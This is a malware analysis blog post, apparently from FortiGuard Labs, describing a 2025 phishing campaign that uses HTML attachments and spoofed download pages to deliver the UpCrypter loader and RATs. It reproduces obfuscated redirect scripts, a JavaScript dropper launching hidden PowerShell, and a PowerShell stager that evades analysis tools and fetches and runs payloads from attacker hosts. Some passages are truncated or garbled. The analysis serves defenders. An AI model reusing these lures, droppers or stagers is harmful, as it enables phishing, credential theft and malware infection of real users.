

Phishing Campaign Targeting Companies via UpCrypter

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By [Cara Lin](#) | August 25, 2025

Affected Platforms: Microsoft Windows

Impacted Users: Microsoft Windows

Impact: The stolen information can be used for future attacks

Severity Level: High

FortiGuard Labs recently identified a phishing campaign leveraging carefully crafted emails to deliver malicious URLs linked to convincing phishing pages. These pages are designed to entice recipients into downloading JavaScript files that act as droppers for UpCrypter, malware that ultimately deploys various remote access tools (RATs).



[2025 Global Threat Landscape Report](#)

[Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.](#)

The attack chain begins with a small, obfuscated script that redirects victims to a spoofed site personalized with the target's email domain, enhancing credibility. In this blog post, we'll describe an infection chain using different methods to lure the victim and successfully deliver several RATs, including PureHVNC, DCRat, and Babylon RAT.




Figure 1: Attack flow

Phishing

The campaign includes different topics for variants of this phishing email. One variant of the campaign uses a voicemail-themed lure with the subject line “Missed Phone Call – <Date>” and an attachment named “VN0001210000200.html.” In the HTML file, the script sets the target user’s email in a Base64 string, reconstructs a link by XORing a set of small string chunks with 0x15 and then applying “atob,” and yields the prefix `hxxps://www[.]tridevresins[.]com/_b#`. It then appends the email value and assigns the result to “`window.location.href`” after 413 milliseconds. This sample also includes an anti-automation that aborts when “`window.outerWidth`” equals zero, as well as mild string splitting to disguise its action.




Figure 2: Phishing mail with voicemail message

```

<script>var xyzq="c2...(omit)dw==";</script>
<script>
(function(){
  var BVmrmGDx1="a", BVmrmGDx2="to", BVmrmGDx3="b";
  var BVmrmGDx4="loc", BVmrmGDx5="ation", BVmrmGDx6="href";

  var HhTjueLA = function() {
    if (typeof window.outerWidth === "number" && window.outerWidth
    === 0) return;

    var FejVNkqC = ["t]G", "%v]X#Yl", ",&q", "&v`q]_", "eOR", "C'vxC"
    , "otB o", "Yx[", "cwF,sL", "|X("];
    var Oeobifmm = FejVNkqC.map(function(c) {
      return (c.split("").map(c=>String.fromCharCode(c.charCodeAt(0)^
      21)).join(""));
    }).join("");

    function qeHIedLq(val) {
      try { return window[BVmrmGDx1+BVmrmGDx2+BVmrmGDx3](val); }
      catch(e) { return val; }
    }

    var CYHvnPfs = qeHIedLq(Oeobifmm) + (typeof window.xyzq !==
    "undefined" ? window.xyzq : "");

    function dgJEQeLN() {
      window[BVmrmGDx4+BVmrmGDx5][BVmrmGDx6] = CYHvnPfs;
    }

    setTimeout(dgJEQeLN, 413);
  };

  if (typeof window[BVmrmGDx4+BVmrmGDx5] === "object") {
    HhTjueLA();
  }
})();

```

Figure 3: HTML file in attachment




Figure 4: Phishing webpage

Another variant poses as a purchase order and arrives with an attachment named “採購訂單.html.” The script inside concatenates several short Base64 fragments into a single string, decodes it into the URL prefix `hxxps://maltashopping24[.]com/t#`, then decodes the victim’s Base64-encoded email address into cleartext. It also appends this plaintext email to the URL fragment and, after a delay of 127 milliseconds, redirects the browser to the constructed address.



Figure 5: Phishing mail with order request

```
<script>var MqbMWE = "YW...(omit)dw==";</script>
<script>
(function() {
  function szArYB() {
    var j=["1","2","3"].join("");
    return j.substr(0,1);
  }
  var oUNebn = ["aHR0", "cHM6Ly", "9tYW", "x0YX",
"Nob3", "Bwa", "W5nM", "jQuY", "29t", "L3Q", "j"];
  var eAaiqh = oUNebn.join("");
  var IjpoLL = function(x) {
    var fn = ['a','t','o','b'].join('');
    try {
      return window[fn](x);
    } catch(e) {
      return x;
    }
  };
  var ExsIQN = ['loc','ati','on'].join('');
  var KtLBaz = IjpoLL(eAaiqh) + IjpoLL(MqbMWE||"");
  function hJMTVo() {
    window[ExsIQN]['href'] = KtLBaz;
  }
  setTimeout(hJMTVo, 127);
})();
</script>
```

Figure 6: HTML file in attachment




Figure 7: Phishing webpage

The lure page is designed to appear convincing by not only displaying the victim's domain string in its banner but also fetching and embedding the domain's logo within the page content to reinforce authenticity. Its primary purpose is to deliver a malicious download.

It first suppresses error messages by assigning a no-op function to “_0x4eadd5.onerror.” If the page failed to parse a victim email earlier, it shows “Email not found. Redirecting...” and sends the user to Bing to look benign. The `downloadFile()` handler runs only when `userEmail` exists. It disables the “Download” button, shows a full-screen loader, and builds a plain HTML form that POSTs to “`hxxps://brokaflex[.]com/tw/w.php`” with the victim's email address. It then submits the form, causing the delivery of a ZIP archive, and updates the interface to show the message “Your document has been downloaded. Please open it for review...” urging the user to open the file immediately.


```

    _0x4eadd5.onerror = function () {}
  } else {
    document.getElementById('email-display').textContent =
      '未找到電子郵件\u3002正在重定向...'
    setTimeout(() => {
      window.location.href = 'https://www.bing.com'
    }, 2000)
  }
}
function downloadFile() {
  if (!userEmail) {
    return
  }
  const _0x20ffdd = document.getElementById('download-btn')
  const _0x42fd24 = document.getElementById('success-message'),
    _0x5464df = document.getElementById('fullscreen-loader')
  _0x20ffdd.disabled = true
  _0x42fd24.style.display = 'none'
  _0x5464df.style.display = 'flex'
  const _0x11c996 = document.createElement('form')
  _0x11c996.method = 'POST'
  _0x11c996.action = 'https://brokaflex.com/tw/w.php'
  const _0x55b6fe = document.createElement('input')
  _0x55b6fe.type = 'hidden'
  _0x55b6fe.name = 'email'
  _0x55b6fe.value = userEmail
  _0x11c996.appendChild(_0x55b6fe)
  document.body.appendChild(_0x11c996)
  _0x11c996.submit()
  setTimeout(() => {
    _0x5464df.style.display = 'none'
    _0x42fd24.style.display = 'block'
    _0x42fd24.textContent =
      '您的文件已成功下載\u3002請盡快打開以進行審查\u3002'
    _0x20ffdd.disabled = false
  }, 4000)
}

```

Figure 8: Code in phishing webpage for downloading UpCrypter

Although the two phishing mail attachments use slightly different obfuscation, their operational goal is the same: deliver victims to a phishing page that is already personalized with their email, tag them for tracking, and use fragment-based parameter passing to keep the identifier out of network logs.

UpCrypter – JavaScript

The downloaded ZIP archive contains a heavily obfuscated JavaScript file padded with large amounts of junk code to conceal the malicious code. The encoded payload is split into two variables, “bfHJJ” and “IyoSU.” It grabs the current script’s full path with WScript.ScriptFullName and creates a Shell.Application object, then sets “gjxkd” to “powershell.” It then constructs a Base64 command in “PwBSs,” which was built earlier from “bfHJJ” and IyoSU.” Finally, it calls ShellExecute to run PowerShell with “-ExecutionPolicy bypass” and the decoded command using a window style of 0. This stealthy execution flow allows the malware to load and run the next stage without showing any visible console or alert.

```

var bfHJJ = "U3RhcncQtU2xlZX" + [char]65 + 'gLVNlY29uZHMgNTsgf

    var numeros = [1, 2, 3, 4, 5];

// Linha 5: "eGjPr" para bsBJb dois
function bsBJb(kVlPe, goeTU) {
    return kVlPe - goeTU;console.log(getGrades(90, 100, 75,

}

// Linha 9: "eGjPr" para ywqRs dois
function ywqRs(kVlPe, goeTU) {
    var numeros = [1, 2, 3, 4, 5];return numeros;
}

var lYoSU = "har]65 + '9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVUI
function ywqRs(kVlPe, goeTU) {
    var numeros = [1, 2, 3, 4, 5];return numeros;
}
    var numeros = [1, 2, 3, 4, 5];

// Linha 5: "eGjPr" para bsBJb dois
function bsBJb(kVlPe, goeTU) {

// Linha 9: "eGjPr" para ywqRs dois
function ywqRs(kVlPe, goeTU) {
    var numeros = [1, 2, 3, 4, 5];

function ywqRs(kVlPe, goeTU) {
    var numeros = [1, 2, 3, 4, 5];

```

Figure 9: The split encoded payload in two variables

```

function ywqRs(kVlPe, goeTU) {
    var numeros = [1, 2, 3, 4, 5];return numeros;
}
var numeros = [1, 2, 3, 4, 5];

// Linha 5: "eGjPr" para bsBJb dois
function bsBJb(kVlPe, goeTU) {

// Linha 9: "eGjPr" para ywqRs dois
function ywqRs(kVlPe, goeTU) {
    var numeros = [1, 2, 3, 4, 5];

//////////
// Linha 5: "eGjPr" para bsBJb dois
function bsBJb(kVlPe, goeTU) {
    return kVlPe - goeTU;console.log(getGrades(90, 100, 75, 40,
}

//////////
var IkoLH = WScript.ScriptFullName
PODcF = new ActiveXObject("Shell.Application") ;
//////////
var gjxkd = ("power") + ("shell") ;
//////////
//////////
//////////
var PwBSs = bfHJJ + lyoSU ;
//////////
var mrzmd = "$Stringbase_LAoye = '" + PwBSs + "';" ;
mrzmd += "Function BaseMy_tatCO{;" ;
mrzmd += "$oTkIh = [System.Text.Encoding]::UTF8.GetStri";
mrzmd += "ng([system.Convert]::FromBase64String($Stringbase_LAoye)";
mrzmd += "return $oTkIh;" ;
mrzmd += "};$LUwYE = BaseMy_tatCO;" + gjxkd + " ($LUwYE -replace '"
//////////
//////////
var EIagc = " -executionpolicy " ;
var NAITu = "bypass " ;
var ugqcc = "-c " + "\"\" + mrzmd ;
//////////
var EIagc = (EIagc + NAITu + ugqcc ) ;
//////////
PODcF.ShellExecute(gjxkd, EIagc + "\"\", \"\", \"open\",0);//////////

```

Figure 10: PowerShell command

The main Base64-encoded payload “PwBSs” in PowerShell is responsible for network verification, anti-analysis checking, and preparing for loader execution. It sends a ping to “www.google.com” to confirm connectivity. If this fails, it then restarts the computer. It then scans the running processes for forensic tools, debuggers, or sandbox environments, including “handle,” “autorunsc,” “Dbgview,” “tcpvcon,” “any.run,” “any.run,” “sandbox,” “tcpview,” “OLLYDBG,” “ImmunityDebugger,” “Wireshark,” “apateDNS,” and “analyze.” If any are found, it forces a system restart.

Once all the checks pass, it downloads the next stage payload from the remote server

“hxxps://andrefelipedonascime1753562407700.0461178[.]meusitehostgator[.]com.br/sPVbqMbKYr_06/03.txt.”

It then dissects the data after string “%x%,” gets the char code data, and decodes it into the raw MSIL loader. This loader is then executed directly in memory through .NET reflection by invoking

“[System.Reflection.Assembly]::Load(\$fkfqj).”

Once loaded, the code locates its entry point using

“GetType(“ClassLibrary3.Class1”).GetMethod(“prFVI”).Invoke,” supplying parameters that include a Base64-encoded string beginning with %base64% which, when decoded, yields an additional remote server address. This address is used to retrieve the final payload, allowing the attacker to seamlessly deliver the intended malware into the compromised environment without writing the loader itself to disk.

```
Start-Sleep -Seconds 5; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.
SecurityProtocolType]::Tls12;
;$result = Test-Connection 'www.google.com' -ErrorAction SilentlyContinue;
$pingSuccessful = $result -is [Array];
if ($pingSuccessful){
}
else{
Restart-Computer -force ;
exit;
};

;if((get-process 'handle', 'autorunsc', 'Dbgview', 'tcpvcon', 'any.run', 'any.run',
'sandbox', 'tcpview', 'OLLYDBG','ImmunityDebugger', 'Wireshark','apateDNS','analyze' -ea
SilentlyContinue) -eq $Null){
}
else{
Restart-Computer -force ;
exit;
};[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType
]::Tls12;$Stringbase;Function BaseMy{;$sByUL = [System.Text.Encoding]::UTF8.GetString([
system.Convert]::FromBase64String($Stringbase));return $sByUL;};$qGnNs = ( [System.IO.
Path]::GetTempPath() + 'ycpnq.txt');$GWOBF =
'aHR0cHM6Ly9hbmRyZWZlbGwZWWRvbmFzY2ltZTE3NTM1NjI0MDE3MDAuMDQ2MTE3OC5tZXVzaXRlaG9zdGdhG9
yLmNvbS5ici9zUFZicUliS1lyXzA2LzAzLnR4dA==';$Stringbase = $GWOBF; $GWOBF = BaseMy;$GWOBF
| Out-File -FilePath $qGnNs -Encoding 'UTF8' -force ;$hlsJr = ( [System.IO.Path]::
GetTempPath() + 'nzcky.txt') ;$zjsyg = New-Object System.Net.WebClient ;$zjsyg.Encoding
= [System.Text.Encoding]::UTF8 ;$zjsyg.proxy = $null;$ajtxm = ( Get-Content -Path
$qGnNs ) ;$CAHYI = $zjsyg.DownloadData( $ajtxm ) ;$mxjwr = [System.Text.Encoding]::UTF8.
GetString($CAHYI);$mxjwr = @([regex]::split($mxjwr,'\%x%+'))[1];$mxjwr | Out-File -
FilePath $hlsJr -force ;$VuyWS = 'Lo' + 'ad';$bJUHv = 'Asse' + 'mbly';$vFPyS = 'inv' +
'oke';$zDpEQ = 'Refle' + 'ction';$xlwxs = '$GLmlz =
''%base64%$dHh0LnVlL2lvYy41MDAyY3RrLy86c3B0dGg='';$JRaCW = (
[System.IO.Path]::GetTempPath() + 'nzcky.txt') ;$aijhx = (Get-Content -Path $JRaCW
-Encoding UTF8);' ;$xlwxs += '$kCAWq = $aijhx;' ;$xlwxs += '$arquivo = $aijhx;' ;$xlwxs
+= '[byte[]]$ghkfj = [System.Collections.Generic.List[Byte]]::new();' ;$xlwxs+= '$ghkfj
= $arquivo.split(',') | % {iex $_};' ;$xlwxs += '[System.' + $zDpEQ + '.' + $bJUHv +
']::' + $VuyWS + '( $ghkfj ).' ;$xlwxs += 'GetType( "ClassLibrary3.Class1" ).GetM' ;
$xlwxs += 'ethod( "prFVI" ).' + $vFPyS + '( $null , [object[]] ( $GLmlz , ''%vVlGz%'
, 'D DDC:\windows\microsoft.net\framework\v4.0.30319\installutil', '$true',
'https://andrefelipedonascime1753562407700.0461178.meusitehostgator.com.br/sPVbqMbKYr 0
6/' ) );' ;$EcXHA = ([System.IO.Path]::GetTempPath() + 'yfrqx_01.ps1') ;$xlwxs |
Out-File -FilePath $EcXHA -force ;powershell.exe -ExecutionPolicy bypass -File $EcXHA ;
```

Figure 11: UpCrypter's JavaScript

In our collected data, the loader data retrieved from

“andrefelipedonascime1753562407700.0461178[.]meusitehostgator[.]com.br” comes in two formats: one is delivered as plain text, and the other is embedded within an image file using a form of steganography. This dual-format delivery increases the chances of evading static detection.

“%AppData%..\LocalLow\Windows System (x86)\Program Rules\Program Rules NVIDEO\Program Rules\Program Rules NVIDEO.” If the directory is not present, the loader creates the full path and pauses briefly between attempts until it exists. This guarantees a writable and persistent location under the attacker’s chosen folder for the following operations.



2. Anti-Analysis: It first reads the registry

BaseBoardManufacturer and BaseBoardProduct. It also enumerates all processes, fetches the active window title, and applies case-insensitive substring checks. If ProcessName contains “avast,” “avg,” or “MBAMService,” it stops scanning and exits. For the remaining entries, it skips deeper checks when the name contains “mksSandbox” and “python.” It immediately kills a process if the window title contains “Program Rules NVIDEO.” It also checks if the names include “apateDNS,” “sandbox,” “Wireshark,” “any.run,” “anyrun,” “analyze,” “analysis,” “tcpvcon,” or exact ProcessName “handle,” “autorunsc,” “dbgview,” or when the earlier BIOS fields were blank, then writes the marker file “detect_analisse_process.txt”, deletes staged artifacts, cleans working folders, forces a restart, and exits, with the overall goal of cutting analyst sessions and minimizing traces.

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[illegible]

4. Decoding data: The file “02.txt” is Base64-decoded into a PowerShell script that contains logic to embed the DLL loader data from “01.txt” (ClassLibrary1.dll). The script integrates the DLL’s data directly, replacing placeholders with live values and referencing it for in-memory execution. The PowerShell script also directly embeds the payload “bu[.]txt.” This approach enables the malware to execute the final stage without writing the payload to disk, maintaining stealth and minimizing forensic artifacts.




Figure 18: Decoded DLL from "01.txt"

